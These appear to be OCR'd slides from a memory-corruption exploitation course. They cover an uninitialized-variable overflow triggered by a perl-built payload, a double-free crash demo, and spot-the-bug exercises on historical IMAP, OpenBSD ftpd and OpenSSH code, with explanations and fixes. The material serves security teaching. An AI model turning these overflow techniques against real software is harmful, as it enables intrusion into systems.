- See if you can force the overflow… (Just crash, don't fully exploit)




```
root@slack12:~/class/other_vulns# ./uninit_overflow
Username: a
Password: b
username at: 0xbffff1b0
password at 0xbfffedb0
mesg: 0xb7ff3b90
Error: U■åWVSèà■
root@slack12:~/class/other_vulns# perl -e 'print "\xb0\xed\xff\xbf" x 255; print "\n"' > payload
root@slack12:~/class/other_vulns# perl -e 'print "B" x 1024; print "\n"' >> payload
root@slack12:~/class/other_vulns# ./uninit_overflow < payload
Username: Password: username at: 0xbffff1b0
password at 0xbfffedb0
mesg: 0xbfffedb0
Error: BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB■oÿ¿0
Segmentation fault (core dumped)
root@slack12:~/class/other_vulns#
```


- We filled up as much of the stack as we could with the address of the password buffer (attacker controlled), to increase our chances mesg would be initialized with that value
- We filled the password buffer up with junk to overflow the log_error buffer with during the sprintf.
- Ultimately, this caused the log_error to be overwritten with the entire contents of the password[] buffer, including overwriting a saved return address. You know how to exploit this from there.

Other heap oddities

- To round up our summary of various exploitable scenarios, we will end with some heap exploitation corner cases.
- The first case is double free vulnerabilities, where free is called twice on the same chunk of memory, leading to a possible exploitable scenario.
- The second case is use after free, where a chunk of memory is continued to be used after it is free()'d. This sometimes leads to exploitable situations.
- Both of these exploitation scenarios are highly dependent on the particular heap allocator implementation. Again, I stress that to exploit heap vulnerabilities you must know the details of its implementation thoroughly.



```
root@slack12:~/class/other_vulns# cat double_free.c
#include <stdio.h>

int main(int argc, char **argv)
{
        char *ptr = (char *)malloc(1024);
        free(ptr);
        free(ptr);
}
```



```
root@slack12:~/class/other_vulns# ./double_free
*** glibc detected *** ./double_free: double free or corruption (top): 0x0804a008 ***
======= Backtrace: =========
/lib/libc.so.6[0xb7eedc23]
/lib/libc.so.6(cfree+0x90)[0xb7ef10f0]
./double_free[0x80483d1]
/lib/libc.so.6(__libc_start_main+0xd8)[0xb7e9bdf8]
./double_free[0x8048311]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 330589     /root/class/other_vulns/double_free
08049000-0804a000 rw-p 00000000 08:01 330589     /root/class/other_vulns/double_free
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e7a000-b7e84000 r-xp 00000000 08:01 1072989    /usr/lib/libgcc_s.so.1
b7e84000-b7e85000 rw-p 00009000 08:01 1072989    /usr/lib/libgcc_s.so.1
b7e85000-b7e86000 rw-p b7e85000 00:00 0
b7e86000-b7fc2000 r-xp 00000000 08:01 585284     /lib/libc-2.5.so
b7fc2000-b7fc3000 r--p 0013c000 08:01 585284     /lib/libc-2.5.so
b7fc3000-b7fc5000 rw-p 0013d000 08:01 585284     /lib/libc-2.5.so
b7fc5000-b7fc8000 rw-p b7fc5000 00:00 0
b7fe4000-b7fe5000 rw-p b7fe4000 00:00 0
b7fe5000-b8000000 r-xp 00000000 08:01 585326     /lib/ld-2.5.so
b8000000-b8002000 rw-p 0001b000 08:01 585326     /lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
Aborted (core dumped)
root@slack12:~/class/other_vulns#
```

- Remember our old rule of thumb, if it crashes, it might be exploitable.
- Essentially in this scenario we are forcing the allocator to process corrupted (unexpected) chunk meta data.
- You often see this scenario arise in global pointers which are referenced/handled by many different functions across a large body of code. It’s easy for developers to lose track of who all is doing what to the pointer in question.

Recap

- We saw a lot of different types of vulnerabilities
- Off-by-one, signed comparison errors, format strings, uninitialized variable usage, integer overflow, double frees.
- Many are "subclasses" of generic buffer overflows, but are important to understand and recognize because they are prevalent in many modern exploits.


Critical Point

- Even the most subtle bug in a program can lead to arbitrary code execution.

Turning Point

- Up until now we have learned about why certain situations are exploitable, and how to exploit them.
- The vulnerable situations we studied were blatant and constructed.
- In the “real world” vulnerabilities are generally much more subtle and harder to spot.
- Let’s work on trying to spot some real vulnerabilities in real software…


Warm up



```
char *mail_auth (char *mechanism,authresponse_t resp,int argc,char *argv[])
{
  char tmp[MAILTMPLEN];
  AUTHENTICATOR *auth;
                                /* make upper case copy of mechanism name */
  ucase (strcpy (tmp,mechanism));
  for (auth = mailauthenticators; auth; auth = auth->next)
    if (auth->server && !strcmp (auth->name,tmp))
      return (*auth->server) (resp,argc,argv);
  return NIL;                   /* no authenticator found */
}
```


- This is from the University of Washington IMAP server.
- The vulnerability should be straightforward, but why would exploitation not be?
- How should you correct the vulnerability?

Warm up recap




```
char *mail_auth (char *mechanism,authresponse_t resp,int argc,char *argv[])
{
  char tmp[MAILTMPLEN];
  AUTHENTICATOR *auth;
                                /* make upper case copy of mechanism name */
  ucase (strcpy (tmp,mechanism));
  for (auth = mailauthenticators; auth; auth = auth->next)
    if (auth->server && !strcmp (auth->name,tmp))
      return (*auth->server) (resp,argc,argv);
  return NIL;                   /* no authenticator found */
}
```

- This is a vanilla strcpy stack overflow.
- It can be fixed via use strncpy.
- Strcpy stack overflows are largely extinct these days since they are easy to find. I had to go back to 1998 for this one.
- Still, you will still find such blatant vulnerabilities in custom/non-public code that hasn't seen a lot of analysis.




```c
char npath[MAXPATHLEN];
    int i;

    for (i=0;*name != '\0' && i < sizeof(npath) - 1; i++, name++)
    {
        npath[i] = *name;
        if (*name == '"')
            npath[++i] = '"';
    }
    npath[i] = '\0';
```

- This one is from the OpenBSD ftp daemon.




```
char npath[MAXPATHLEN];
    int i;

    for (i=0;*name != '\0' && i < sizeof(npath) - 1; i++, name++)
    {
        npath[i] = *name;
        if (*name == '"')
            npath[++i] = '"';
    }
    npath[i] = '\0';



```

- If the last character is a quote, the ++I instruction will increment I past the end of the npath buffer.
- The last instruction then writes a null byte past the end of npath, resulting in a 1 byte overflow.




```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(*char));
    for (i=0;i<nresp;i++)
        response[i] = packet_get_string(NULL);
}


```

- OpenSSH example


```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp * sizeof(*char));
    for (i=0;i<nresp;i++)
        response[i] = packet_get_string(NULL);
}
```

- If nresp * sizeof(*char) is greater than 0xffffffff, response will be unexpectedly small and the for loop will copy a huge amount of data into it.


Return of the IMAP



```
long mail_valid_net_parse_work (char *name,NETMBX *mb,char *service)
{
  int i,j;
#define MAILTMPLEN 1024        /* size of a temporary buffer */
  char c,*s,*t,*v,tmp[MAILTMPLEN],arg[MAILTMPLEN];

   ...snip...

  if (t - v) {            /* any switches or port specification? */
  strncpy (t = tmp,v,j);    /* copy it */
    tmp[j] = '\0';        /* tie it off */

...

    if (*t == '"') {    /* quoted string? */
     for (v = arg,i = 0,++t; (c = *t++) != '"';) {
                /* quote next character */
        if (c == '\\') c = *t++;
        arg[i++] = c;
      }
```

- Another vulnerability from Washington University IMAP Server
- What’s the vulnerability, how would you fix it?


Return of the IMAP Recap



```
long mail_valid_net_parse_work (char *name,NETMBX *mb,char *service)
{
  int i,j;
#define MAILTMPLEN 1024         /* size of a temporary buffer */
  char c,*s,*t,*v,tmp[MAILTMPLEN],arg[MAILTMPLEN];

   ...snip...

  if (t - v) {               /* any switches or port specification? */
  strncpy (t = tmp,v,j);       /* copy it */
    tmp[j] = '\0';           /* tie it off */

...

    if (*t == '"') {       /* quoted string? */
     for (v = arg,i = 0,++t; (c = *t++) != '"';) {
                /* quote next character */
       if (c == '\\') c = *t++;
       arg[i++] = c;
      }
```

- If the 't' string only contains one quote, the for loop will continue to copy data into arg until oblivion.
- Modern buffer overflow vulnerabilities often occur in manual string parsing loops like the one above.

